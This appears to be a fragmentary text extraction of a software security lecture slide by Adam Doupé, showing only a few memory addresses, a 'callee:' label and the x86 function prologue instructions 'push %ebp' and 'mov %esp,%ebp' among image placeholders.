
0x8048394

0x8048395


callee:


push %ebp


mov %esp,%ebp





Adam Doupé, Software Security































